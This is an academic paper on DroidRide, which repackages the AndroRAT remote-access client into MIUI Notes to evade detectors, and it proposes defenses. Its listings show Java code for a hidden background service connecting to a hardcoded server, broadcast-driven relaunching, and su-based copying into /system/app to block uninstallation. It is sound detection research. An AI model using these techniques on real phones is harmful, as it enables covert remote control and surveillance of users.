Reviving Android Malware with DroidRide: And How Not To

Min Huang
Zhejiang University
Email: huangmin@zju.edu.cn

Kai Bu*
Zhejiang University
Email: kaibu@zju.edu.cn

Hanlin Wang
Zhejiang University
Email: hanlinwang@zju.edu.cn

Kaiwen Zhu
Zhejiang University
Email: kaiwenzhu@zju.edu.cn

***Abstract*—Malware has started grabbing its undeserved share long before the blossom of Android ecosystem. Injected with malware, malicious applications (apps) may threat users in various ways like financial charges and information stealing. When the severity of a deluge of malware was first noticed, malware detectors delivered unsatisfactory detection accuracy, which further degenerated upon simple transformation of malicious apps. Now years later, we are eager to re-examine the robustness of malware detectors. A surprisingly disappointed finding is that even known malicious apps can evade quite a few detectors. We also find that repackaging with extracted exploitable code instead of readily available malware samples can evade more signature-based detectors. Furthermore, we find Android OS features of Service and Broadcast exploitable to enable malicious apps stealthily active on phones. We implement all these findings through DroidRide, a framework toward making Android malware less catchable to detectors and more active on phones. Our prototype based on two example apps—AndroRAT and MIUI Notes—demonstrates DroidRide's effectiveness in malware evasion. Toward defending against DroidRide alike evasion, we further suggest feasible design enhancements of malware detectors and Android OS.**

I. Introduction

The evolution of malware detection still struggles to outpace that of Android malware. It is the huge profit that drives Android malware explosion. For example, applications (henceforth called "apps") charging users with stealthy subscription of a premium SMS service may bring dozens of million USD to malware creators [1]. Back to the first quarter of 2015, nearly 4,900 new Android malware samples were revealed each day [2]! Malware detectors delivered less satisfactory performance at early stage. Four representative mobile antivirus tools back to 2011 caught only 20.2% to 79.6% of 1,260 malware samples [3]. Now, years later, we find that malware detectors still fail to outpace malware evasion, even for known ones. We scan a collection of known malicious apps to VirusTotal [3]. Nearly 40% of them can evade more than 50% of assembled detectors therein. This motivates us to pursue a necessary re-examination of malware evasion against current malware detectors and Android OS.

Our goal is to find out simple yet effective evasion techniques and in turn to explore corresponding countermeasures. Evasion techniques to exploit may not have to be radical new, as long as they can reveal vulnerabilities of current Android security solutions. DroidRide is the result of this experiment. As a framework for making malicious apps less catchable to detectors and more active on phones, DroidRide consists of both off-phone phase and on-phone phase. Off-phone phase focuses on evasion techniques during constructing malicious apps. The more detectors can malicious apps evade, the more likely can they be finally installed and take effect on user phones. Off-phone phase then exploits OS-specific features to enable frequent yet stealthy activeness of malicious apps. Findings from both phases would be useful to enhance malware detectors and Android OS against malware evasion.

The findings from off-phone phase demonstrate that current detectors are still vulnerable to repackaging and obfuscation as years ago [3]–[5]. To discourage signature-based detectors, we do not directly inject readily available malware samples into hosting apps. Instead, we follow a more challenging way—extracting exploitable functionalities from an app and with which repackaging another app. We implement such repackaging using example apps AndroRAT [6] and MIUI Notes [7]. Due to its remote control of phones, original AndroRAT is detected as malicious by 23 out of 56 detectors integrated on VirusTotal. Our repackaged MIUI Notes, with AndroRAT's remote control function maintained, lowers this detection ratio to 17/56, which is further decreased down to 8/55 upon obfuscation.

The findings from on-phone phases reveal that Android OS features of Service and Broadcast can be exploited to make malicious apps constantly yet stealthily running. By embedding AndroRAT's remote control function into MIUI Notes as Service, it can stealthily run in the background without user notice. But the experiment shows that once MIUI Notes is closed, the background service also exits. By further registering for a system broadcast event, the embedded remote control service can achieve automatic activation. Once after the repackaged Notes is opened, it will be Broadcast Receiver component of Android OS that periodically checks the activeness of remote control service upon the registered broadcast event. If the service is not active, it will be started by Broadcast Receiver component.

Furthermore, malicious apps may even become uninstallable on a rooted phone. With root/superuser permission, we can move the repackaged Notes into the folder where pre-installed or system apps locate. Users are not allowed to uninstall these apps by default. Although on a rooted phone users still can manage to delete whichever apps they want, we find that the built-in uninstallation/deletion function cannot do so. This may

*Corresponding Author.

be because that the built-in uninstallation function does not require superuser permission.

The rest of the paper is organized as follows. Section II reports malware evasion status against current detectors, which motivates us to re-examine robustness of public detectors and Android OS. Section III sketches how DroidRide exploits existing evasion techniques and Android OS features to make malicious apps less catchable to detectors and more active on phones. Section IV details DroidRide design and implementation. Section V suggests feasible defenses. Finally, Section VI concludes the paper.

II. Motivation

In this section, we motivate the need for re-examination of malware evasion against public detectors and Android OS. Although proposals in the literature keep beating the game of malware detection [8], [9], less security-savvy users might have access to only public tools like VirusTotal [10]. Surprisingly, we observe that even known malicious apps can evade quite a few anti-malware detectors out of 57 ones (as of June 5, 2016) on VirusTotal. This drives us to curiously explore simple yet effective ways to further lower the detection ratio and make malware outlast on phones. Such findings would be valuable for enhancing malware detectors and OS update/upgrade.

A. Android Malwre Gone Wild, So Did Its Detection

Android malware has spawned ever since the prosperity of the Android ecosystem [11]. By App Annie's report [12], in 2015, worldwide download of Android apps exceeds 200 million, doubling that of iOS apps and yielding a revenue of over 100 million USD for Google Play. But malware did not wait until this blossom to grab its undeserved share. Short after the debut of the first Android phone—T-Mobile G1—in October 2008 [13], the first Android malware was uncovered in August 2010 [14]. By October 2011, Zhou *et al.* already collected 1,260 malicious apps in the wild for the first large-scale and comprehensive dataset of Android malware [3]. In-depth analysis of these malware reveals their four major misbehaviors, that is, privilege escalation, remote control, financial charges, and information stealing. Malware activists never stop going after these misbehaviors with know or unknown ways—almost 4,900 new Android malware samples were revealed each day in the first quarter of 2015 [2]. Undoubtedly, it is the huge profits that drives malware explosion. Along with vendors and developers, malware perpetrators are also making much money out of Android [15]. For example, four malicious apps (already removed from Google Play) based on stealthy subscription of a premium SMS service may bring 6-24 million USD to malware creators [1].

The battle against Android malware also never ceases [8], [9]. Toward Android's healthy and sustainable growth, joint efforts from academia and industry have contributed to analyzing, detecting, and preventing malware. Prevention usually requires OS-level security schemes [8]. Such schemes secure Android OS design by thwarting potential exploitations found during test or already exploited by known malware. It may not prohibit corresponding malware from being installed on phones; it makes installed malware to hardly take effect. For example, Android 4.4 integrates SELinux, a mandatory access control system in the Linux kernel, to mitigate kernel-level privilege escalation [16]. But OS update or upgrade should not be very frequent for being user friendly. Security enhancements need also fit resource constraints of mobile devices. To our surprise, a recent finding reveals that OS upgrades might turn to ease malware installation [17]!

Since malware prevention is not the tiebreaker, detection plays a critical role for excluding malicious apps from app stores and users' phones. Detection can follow either static or dynamic approaches. Static approaches usually extract signatures from malware and then use signature-based detection [18]–[20]. Static approaches thus suffer from the intrinsic limitation of signature-based detection—a signature might fail to detect variants (e.g., obfuscated/encrypted version) of the malware from which it is extracted [8]. Based on the observation that most security and privacy issues are because apps are over-privileged, Qu *et al.* advocates an interestingly effective static detection by examining an app's description and its requesting permissions [21]. Malicious apps highly likely require more permissions than their described services may need. Different from static detection, dynamic detection focuses more on what is harder for malware to change, that is, behavior [22]. It monitors app behavior useing an emulated environment to run the app. Sometimes it needs to instrument apps [23] or OS [24] toward, for example, tracking data flow to detect privacy leakage. If the emulated environment cannot exhaust event triggers, dynamic detection may fail to catch certain malware [8]; this even happens to Google Bouncer [25], the emulator Google uses to examine apps on Google Play.

B. Civilian Users, Sorry but Only Public Tools to Count On

Although malware detection keeps being proposed one after another, none triumphs in the battle. Apps available on app stores may be uncovered as malicious later [1]. Detectors in literature usually gain less coverage than public detectors or even may not be disclosed. This leaves most common yet curious users to count on only public detectors. Such detectors delivered unsatisfactory detection accuracy during the initial rise of Android malware. Among a large collection of 1,260 malware samples detected from August 2010 to October 2011, four representative mobile anti-virus tools back then caught only 20.2% to 79.6% of them [3]. This detection accuracy will be further lowered upon simple transformation (e.g., obfuscation) of malicious apps [4], [26], [27]. Now, with more and more anti-malware techniques proposed, we are eager to see whether the advance of public detectors outpace that of malware. To this end, we scan a collection of 58 publicly available apps containing known malware [28] on VirusTotal. Figure 1 reports the latest scanning results on June 5, 2016. Surprisingly, even for these known malicious apps, none is caught by all 50+ assembled detectors on VirusTotal—The




Fig. 1. Scanning results of 58 known malicious apps on VirusTotal.

highest detection ratio is 51/55 (92.7%) while the second highest detection ratio decreases to 43/56 (76.8%) and the lowest detection ratio is only 17.9%. Nearly 40% of the test apps can evade more than 50% of assembled detectors.

What further confuses users is that public detectors may even regard commonly trusted apps as suspicious. Stealing personal information is a major malware threat [3], [23], [24], [29]. Targeting privacy-sensitive information includes contacts, SMS, and so on. But nowadays contacts/SMS backup is the sweet spot of many popular apps, including built-in ones from carriers. This makes us wonder that whether transferring contacts/SMS will render commonly trusted apps suspicious. We select ten top downloaded contact apps across leading app stores in China. The number of their downloads ranges from 0.04 million to over 60 million. Figure 2 reports their scanning results on VirusTotal. Four out of the ten apps are detected as malicious by respectively 1, 2, 2, and 12 detectors. All the apps reported by more than one detectors individually have over 10 million downloads. One is even reported with a Trojan malware (SHA1: 5ce1c471a906af3451494a60cca7de0c8dc66c47).

Then how should users react to such scanning results? Being conservative, one may trust only apps reported malicious by no detector. However, as shown in Figure 2, this strict rule might likely throttle popular apps with dozens of million downloads. Being empirical, one can scrutinize the scanning results and determine whether reported malicious behaviors are tolerable. This is obviously beyond most users' experiences. Furthermore, as shown in Figure 1, a malicious app can already evade quite a few detectors on VirusTotal in its original form, not to mention in its transformed form. Given that malicious apps may have their time before exposure [1], it is not exaggerated to say that certain malware may evade most public detectors and even proprietary detectors adopted by app stores.

C. How Easy, Still, for Malware to Hide?

Motivated by the aforementioned performance status of current detectors, we find that before rushing out advanced detectors, it is necessary to empirically study what easy tricks can make malware evade detectors and reign on Android OS. For example, does simple obfuscation found years ago still increase the chance of malware evasion? Furthermore, how might an installed malicious app make the most out of its residence on phones? For example, can an installed




Fig. 2. VirusTotal reports certain top downloaded contact apps as malicious.

malicious app be hard to close or even delete? If so, how to accordingly enhance detectors? All such concerns will be addressed while we explore DroidRide design in Sections III-IV and its defenses in Section V.

III. DroidRide Overview

In this section, we sketch DroidRide, a framework that makes Android malware less catchable to detectors and more active on phones. DroidRide does not advocate any radical new ideas. In particular, it empirically 1) lowers detectors' resistance to malicious apps with repackaging and obfuscation, and 2) lengthens malicious apps' liveness on phones with broadcast-triggered activation. Furthermore, we also find that given escalated privilege, malicious apps can impersonate system apps, become hard to delete, and potentially drain the phone memory. Implementation details of these tricks will be presented in Section IV and countermeasures against them will be explored in Section V.

A. Methodology

DroidRide concerns two major phases of a malicious app's lifecycle—off-phone phase and on-phone phase. The off-phone phase focuses on evasion techniques during the construction process of a malicious app. The more sophisticated the integrated evasion techniques are, the more likely can the malicious app evade detectors and be installed on phones. Then the on-phone phase explores OS-specific features to keep the malicious app active as more often as possible. As shown in Figure 3, DroidRide experiments on several attempts in both phases.

Next we preview the rationale of off- and on-phone phases, before detailing key design and implementation in Section IV.

B. Off-phone Evasion

The off-phone phase locates in the realm of the repackaging technique. Repackaging injects malware into benign apps and then re-assembles them [3]. Users that trust and install repackaged apps like the original versions become vulnerable to the piggybacked malware. But if we simply append known malware sample to benign apps, it is easy to be uncovered by signature-based detectors. So instead of directly using malware sample, we extract exploitable code snippets from (malicious) apps. This is more challenging because we need dissect the code of an interested app and extract exploitable code. The extracted code snippet should be minimal in size. This way, it can deliver as more functions of its original apps as possible yet more likely evade signature-based detectors. We believe this would reveal more potential vulnerability of current detectors and in turn motivate corresponding enhancements. We use AndroRAT (Android Remote Access Tool) [6] and MIUI Notes [7] as example apps.

In summary, the repackaging process of DroidRide consists of the following three steps (Figure 3).

- Malware extraction. AndroRAT is a client/server application that enables remote control and information retrieval from Android phones. *Note that AndroRAT per se is not malicious*; its client on the phone has to obtain user's permission before connecting to the server. Specifically, users need to input IP address and port number of the AndroRAT server. We find remote access functionalities exploitable and extract them from AndroRAT.
- Malware injection. We choose to inject extracted remote access code from AndroRAT into MIUI Notes. MIUI Notes (hereafter referred to as Notes for simplicity) is a built-in app on Xiaomi phones, which account for the most smartphone shipments in China in 2015 [30]. It delivers functions like memo and reminder and supports backup to and synchronization from Cloud. Given the popularity of its residing phones, its repackaged versions (with certain enhancements claimed) are likely to reach more users. We thus choose Notes to test the feasibility of malware injection. We make the extracted remote access code from AndroRAT stealthy running whenever the repackaged Notes is opened.
- App obfuscation. This technique is originally proposed for protecting apps from reverse engineering [31]. A typical tool is ProGuard; it substitutes classes, fields, and methods with short meaningless names [32]. Such instrumentation clearly combats signature-based detectors. Obfuscation is thus found as a simple yet effective evasion technique [26]. In light of this, we further obfuscate repackaged apps using ProGuard.

C. On-phone Activation

With off-phone evasion techniques offering more chances of being installed, repackaged apps still need to explore techniques toward being more active during on-phone phase. Only when the repackaged apps are running can their piggybacked




Fig. 3. DroidRide framework.

malware take effect. But what if users close the repackaged apps? A straightforward way is to repackage key system apps that are always running once the phone is powered on. However, such system apps must be hard to compromise. Furthermore, modifying system apps requires maintaining root permission of user phones through, for example, privilege escalation attacks; this is usually challenging. Rather than hacking system apps, an easier alternative is to repackage popular apps. Given their popularity, we can hope that their repackaged versions are more likely to be installed and more often to be opened. Albeit being more promising, this still cannot maintain malware activeness after app closing. Yet a bigger challenge is that users might even tend to delete repackaged apps later on.

We leverage Android OS specific features to make malware active after app closing and make repackaged apps hard to delete. In particular, malware activation during on-phone phase benefits from the following three steps.

- App launching. As DroidRide injects extracted exploitable code into a benign app, it is necessary to open the hosting app to activate injected code. This is of less technical difficulty. We focus more on the following two steps that prolong malware activeness after the hosting app is opened.
- Malware activation. Our initial try is to hardcode AndroRAT server's IP address and port number when repackaging Notes. Thus, AndroRAT can be stealthily activated upon Notes launching. This basic method is susceptible to app closing. A sophisticated attacker clearly would keep activated malware active for as a sufficiently long time as possible, even after Notes exits. This can be achieved by exploiting two Android OS features. First, apps consist of components providing either on-screen Activity or background Service. When we inject AndroRAT code into Notes as Service, it is less noticeable to users and can thus stealthily run in the background. Second, broadcast receivers enable apps to be reactive to interested system events. Upon opening Notes, we register a broadcast receiver that periodically checks the activeness of injected AndroRAT code. If found inactive, the injected AndroRAT code will be activated and enable remote access of the phone.
- Deletion prevention. The above tricks make malware

TABLE I
DETECTION RATIO ON VIRUSTOTAL AGAINST DIFFERENT TEST APPS.

AndroRAT	Notes+AndroRAT	Obfuscated(Notes+AndroRAT)
23/56	17/56	8/55

```
1  //launch AndroRAT client as a stealthy background service upon opening Notes
2  @Override
3  protected void onStart() {
4      super.onStart();
5      startAsyncNotesListQuery();
6      temp = new Intent(this, Client.class);
7      temp.putExtra("IP", "10.110.91.52"); //configure AndroRAT server IP
8      temp.putExtra("PORT", 6666); //configure AndroRAT server port
9      startService(temp); //launch AndroRAT client as a background service
10 }
```

Listing 1. Code snippet in NotesListActivity.java to start AndroRAT client as a stealthy background service upon opening Notes.

active more often on phones. But what if the hosting app is uninstalled? To make malware more sticky, a natural question is how to make its hosting app hard to uninstall/delete. We find privilege escalation necessary to achieve this goal. With root permission obtained, we can copy the hosting app to the directory accommodating system apps. Then the hosting app will be treated as a system app and become hard to delete by users. This induces also a potential attack to drain phone memory.

IV. DROIDRIDE DESIGN AND IMPLEMENTATION

In this section, we detail the design and implementation of DroidRide.

A. Evasion with Repackaging and Obfuscation

We explore repackaging and obfuscation to lower detection ratio on VirusTotal. As Table I shows, the original AndroRAT triggers alarms from 23 out of 56 detectors while the repackaged Notes with AndroRAT's remote access code injected and its obfuscated version can lower detection ratio down to 17/56 and 8/55, respectively.

Repackaging. The beginning key processes are to 1) extract exploitable remote access code from AndroRAT and 2) integrate the extracted code into Notes. The repackaged Notes should function as the original Notes yet, in addition, enable remote access of the phone as AndroRAT. We do not repackage Notes with readily available malware samples to avoid signature-based detectors. It is more challenging to extract exploitable code from AndroRAT. Automating this process for any app would be of interest to sophisticated attackers. We, however, find it difficult and beyond the scope of this paper. Instead, we resort to human intelligence to analyze AndroRAT code base and extract exploitable part therein.

We find Android OS features of Service exploitable to enable malicious apps' stealthiness. A Service component of an application runs in the background without user interface [33]. We accordingly inject AndroRAT client into Notes as a background service. Specifically, key code snippet for achieving this is embedded in NotesListActivity.java[1], provided in Listing 1. Note that before starting AndroRAT client (line 9), we need to configure corresponding AndroRAT server's IP address (line 7) and port number (line 8); both

[1]Source code of DroidRide prototype is available at [34].

```
1  -optimizationpasses 5
2  -dontusemixedcaseclassnames
3  -dontskipnonpubliclibraryclasses
4  -dontpreverify
5  -verbose
6  -optimizations !code/simplification/arithmetic,!field/*,!class/merging/*
7  -keep public class * extends android.app.Activity
8  -keep public class * extends android.app.Application
9  -keep public class * extends android.app.Service
10 -keep public class * extends android.content.BroadcastReceiver
11 -keep public class * extends android.content.ContentProvider
12 -keep public class * extends android.app.backup.BackupAgentHelper
13 -keep public class * extends android.preference.Preference
14 -keep public class com.android.vending.licensing.ILicensingService
15 -keepclasseswithmembernames class * {
16     native <methods>;
17 }
18 -keepclasseswithmembers class * {
19     public <init>(android.content.Context, android.util.AttributeSet);
20 }
21 -keepclasseswithmembers class * {
22     public <init>(android.content.Context, android.util.AttributeSet, int);
23 }
24 -keepclassmembers class * extends android.app.Activity {
25    public void *(android.view.View);
26 }
27 -keepclassmembers enum * {
28     public static **[] values();
29     public static ** valueOf(java.lang.String);
30 }
31 -keep class * implements android.os.Parcelable {
32   public static final android.os.Parcelable$Creator *;
33 }
```

Listing 2. Configuration of proguard.cfg for app obfuscation.


are affiliated with the computer we use to host AndroRAT server. As startService() for starting AndroRAT client is called by onStart() method (line 3), AndroRAT client will start whenever Notes is opened. As shown in Figure 4(a), after AndroRAT client starts in the background, via it AndroRAT server can successfully connect to the phone and thus support further control activities.

The repackaged Notes with AndroRAT-code injected lowers detection ratio on VirusTotal down to 17/56, in comparison with 23/56 of the original AndroRAT.

Obfuscation. We further verify whether detectors are susceptible to obfuscation as they were found so years ago [4], [5]. To make our findings generic, we do not adopt highly complex obfuscators like DexGuard [35], which shields apps from static analysis using encryption (to string, class, and asset), obfuscation (to code and resource), and call hiding. Instead, we use a commonly used basic obfuscator, ProGuard [32]. It first removes useless classes, fields, methods, and attributes; it then renames the remaining ones with short meaningless names. In comparison with DexGuard, ProGuarded apps cannot evade static analysis using call graph [36], not to mention the more powerful dynamic analysis [37]. Thus, if ProGuard can already make malicious apps evade more detectors, it indicates that current detectors surely need integrate more advanced detection techniques.

Using ProGuard to obfuscate apps, we need to import proguard.cfg file for compilation. It turns out that a commonly used proguard.cfg configuration as in Listing 2 works well for obfuscating the repackaged Notes. ProGuard provides various -keep options to specify what not to obfuscate. More usage guidelines of ProGuard can be found in [38]. Note that obfuscation does not alter app functions.

After obfuscating the repackaged Notes that is injected with AndroRAT's remote access code, we further lower its detection ratio on VirusTotal to 8/55. Specifically, repackaging and repackaging+obfuscation reduce the original AndroRAT's detection ratio by 26.1% and 64.6%, respectively (Table I).



(a) AndroRAT starts upon Notes opening (b) AndroRAT exits upon Notes closing

Fig. 4. Injected as a background service of Notes. AndroRAT (a) starts upon Notes opening and (b) exits upon Notes closing.

B. Automatic Activation

Evading detectors does not make malicious apps directly jeopardize users. Malicious apps take effect only after they have been installed and activated on user phones. In the preceding design, AndroRAT code exits as soon as its hosting Notes is closed (Figure 4(b)). Some malicious apps like spyware might expect longer activation time. A straightforward way is to repackage an app that is more frequently running such as instant message apps or social networking apps. This workaround method is clearly not an essential solution. Sophisticated malicious apps would exploit more active ways, striving for more often yet likely stealthy activation.

We find Android OS features of Broadcast exploitable to enable malicious apps' automatic activation. By registering for a system or application event, an app can define the action reactive to the registered event; it is the BroadcastReceiver component of Android OS that handles this action even when other components of the app are not running [39]. Key code change to Notes is registering for a system event in MyBroadcastReceiver.java. Specifically, the system event in use is Intent.ACTION_TIME_TICK, which broadcasts the current time every minute. As shown in Listing 3, upon receiving Intent.ACTION_TIME_TICK, BroadcastReceiver checks whether AndroRAT client is activated. If not, it will first configure AndroRAT server's IP and Port and then start AndroRAT client as a background service on the phone (lines 19-25). Note that it is straightforward to adjust frequency of the above check. For example, we may check the status of AndroRAT client every m minutes, where $m > 1$. We can introduce a counter initialized as m, which is decreased by one whenever Intent.ACTION_TIME_TICK is received. Then only when m decreases to zero can the code snippet in Listing 3 take effect. Repackaging Notes in this way, after Notes is closed, AndroRAT client can still start as soon as the next Intent.ACTION_TIME_TICK arrives. After that, AndroRAT client keeps running while the phone is under control of AndroRAT server.

C. Uninstallation Prevention

Albeit the preceding design enables more often activation of AndroRAT client, it heavily relies on installed Notes on the phone. In other words, it fails to activate AndroRAT once Notes is deleted/uninstalled from the phone. This makes us

```
1  //once Notes being opened, automatically start AndroRAT client upon receiving
2  //broadcast system event Intent.ACTION\_TIME\_TICK
3  @Override
4  protected void onReceive(Context context, Intent intent) {
5      Log.i("Broadcast", "Receive1");
6      boolean isServiceRunning = false;
7      if (intent.getAction().equals(Intent.ACTION_TIME_TICK)) {
8          Log.i("Broadcast", "Receive2");
9          ActivityManager manager =
10           (ActivityManager)context.getSystemService(Context.ACTIVITY_SERVICE);
11         for (RunningServiceInfo service
12           :manager.getRunningServices(Integer.MAX_VALUE)) {
13             if("net.micode.notes.ui.Client"
14               .equals(service.service.getClassName())) {
15                 Log.i("Broadcast", "Receive3");
16                 isServiceRunning = true;
17             }
18         }
19         if (!isServiceRunning) {
20             Log.i("Broadcast", "Receive4");
21             Intent i = new Intent(context, Client.class);
22             i.putExtra("IP", "10.110.91.52");
23             i.putExtra("PORT", 6666);
24             context.unregisterReceiver(this);
25             context.startService(i);
26         }
27     }
28 }
```

Listing 3. Code snippet in MyBroadcastReceiver.java to automatically start AndroRAT client (if it is not running) upon receiving broadcast system event Intent.ACTION_TIME_TICK.

wonder how Notes can be made harder to uninstall. Upon further investigation of Android OS features, we find that pre-installed or system apps in the /system/app folder can not be uninstalled on unrooted phone. This is because the /system/app folder requires root permission to write. Such Android feature motivates us to move/copy repackaged Notes to the /system/app folder after rooting the phone.

Copying repackaged Notes to the /system/app folder toward preventing uninstallation is, however, somewhat paradoxical. On the one hand, we need root permission to make Notes copied. On the other hand, users cannot uninstall apps in the /system/app folder only if the phone is not rooted. Once the phone is rooted, repackaged Notes may be exploited by a sophisticated attacker in the following two ways.

- Root, copy, and unroot. Such a series of operations can first copy repackaged Notes to the /system/app folder and then make it uninstallable through unrooting the phone. (Note that how to root phones through privilege escalation attacks [3] is beyond the scope of the paper.) This way, we achieve the goal of preventing Notes from being uninstalled.
- Drain phone memory. With root permission, since we can copy Notes to the /system/app folder, we can easily abuse the copying operation. For example, we can flood many copies of Notes to the /system/app folder

```
1  String packageName = new String("net.micode.notes");
2  String apkPath = getSourceApkPath(context, packageName);
3  Log.i("saber", "apkPath############");
4  Log.i("saber", apkPath);
5  String appName = "netnote"+System.currentTimeMillis()+".apk";
6  Process sh = null;
7  DataOutputStream os = null;
8  try {
9      Log.i("saber", "before su#################");
10     sh = Runtime.getRuntime().exec("su");
11     os = new DataOutputStream(sh.getOutputStream());
12     final String Command = "cp "+apkPath+" /system/app/"+appName+" ;
13 ;chmod 644 /system/app/"+appName;
14     Log.i("saber", "before copy#################");
15     os.writeBytes(Command);
16     os.flush();
17     Log.i("saber", "after flush#################");
18 } catch (IOException e){
19     e.printStackTrace();
20 }
```

Listing 4. Code snippet in MyBroadcastReceiver.java to copy Notes to the /system/app folder.

and gradually drain phone memory. But because root permission is still available, Notes copies can be deleted. We can discourage the deletion through mimicking names of system apps or popular pre-installed apps.


We implement the second exploitation to fatigue phone memory. Specifically, we periodically copy Notes to the /system/app folder with a different name. For periodical copy operation, we still leverage Android broadcast event of Intent.ACTION_TIME_TICK as in Listing 3. One round of our implemented copy operation in MyBroadcastReceiver.java is exemplified in Listing 4. Line 5 varies app names with current time. Line 10 gets root permission (by parameter su) first. Lines 12 and 13 copy Notes to the /system/app folder with a new name.

Another interesting observation is that although the phone keeps rooted after the copy operation, we cannot simply uninstall Notes using built-in uninstallation option, as shown in Figure 5. (This can also be seen at 1'56" in our online demo video [40].) We suppose that the built-in uninstallation function does not claim superuser/root permission as Line 10 in Listing 4.

D. Discussions

Summary of Findings. DroidRide design and implementation reveal that current Android OS and detectors are still susceptible to malware. In particular, we have two findings. First, even known malicious apps can evade quite a few of malware detectors (Section II-B); simple app transformation found years ago like obfuscation still can exacerbate malware evasion (Section IV-A). Second, Android OS lacks on-phone verification of app behavior; some design features like Service and Broadcast may even be exploited to enable malicious apps' stealthy activeness (Section IV-B). Both findings suggest the necessity of more secure malware detectors and OS update/upgrade.

Future work for large-scale measurement. The preceding reported measurement results arise from a small number of known malicious apps. Moreover, DroidRide implementation heavily relies on human intelligence for app analysis and repackaging. Toward larger-scale measurement and implementation, our future work will focus on two major directions. The first is to collect more malicious app samples for measuring detectors' robustness and extracting exploitable functionalities.



(a) before clicking delete button (b) after clicking delete button

Fig. 5. After copying Notes to the /system/app folder on a rooted phone, it cannot be deleted via the built-in uninstallation function.

The second is to explore automatic programming schemes for code extraction and app repackaging.

DroidRide prototype and demo. For ease of demonstrating how DroidRide repackages Notes with AndroRAT's remote access functionalities and strengthens the repackaged Notes' activeness after installation, we make DroidRide prototype and demo available at [34] and [40], respectively.

V. Defenses

Toward defending against DroidRide, we in this section suggest feasible design enhancements of malware detectors and Android OS.

Static versus dynamic detection. One definite enhancement of current detectors would be integrating behavioral analysis like dynamic detection schemes. This is motivated by the fact that obfuscated malicious apps evade more detectors than their original versions do. Although obfuscation blurs app signatures, it does not alter app behaviors. However, for complex malicious apps, the environment emulated by dynamic detectors may hardly exhaust event triggers for malicious behaviors [8]. This inevitably makes certain malware apps reach user phones. We thus need augment Android OS with necessary security verification.

Android OS. Neither arbitrarily blocking suspicious apps nor prudently interrupting each security-related operation they run offers sufficient user-friendliness. It is relatively challenging for Android OS to verify malicious apps without user indication of which apps are trusted. This makes OS-level app blocking hard to implement. On the other hand, we cannot shift verification of each security or privacy related operation to users. Too frequent interruption deprives users of convenience and efficiency.

We suggest that apps' behavioral statistics might be useful to augment Android OS design. Specifically, OS can track times, durations, and frequencies of each app calling/accessing resources under concern, such as contact, SMS, and camera. Take our repackaged Notes for example. When checking its behavioral statistics, if a users notices that Notes constantly accesses contact and SMS and transfers many of them out, the user can easily identify the repackaged Notes as a malicious app. One potential concern is privacy leakage prior to statistics checking. We can mitigate this using thresholds specified by users. For example, a user can set a contact related threshold as 10. Whenever an app accesses contact up to 10 times or transfers up to 10 contacts through network connection, the OS immediately interrupts the app to get user indication. Such real-time security enforcement using user-specified tolerance might be a tradeoff between security and usability.

Android market. App stores also play a comparatively critical role in combating malicious apps. They, especially in cooperation, have the largest app base for exercising various detection methods. For example, as more malicious apps are repackaged versions of existing apps with malware injected, quantifying app similarity is effective for app stores to reveal/remove malicious apps [41].

VI. Conclusion

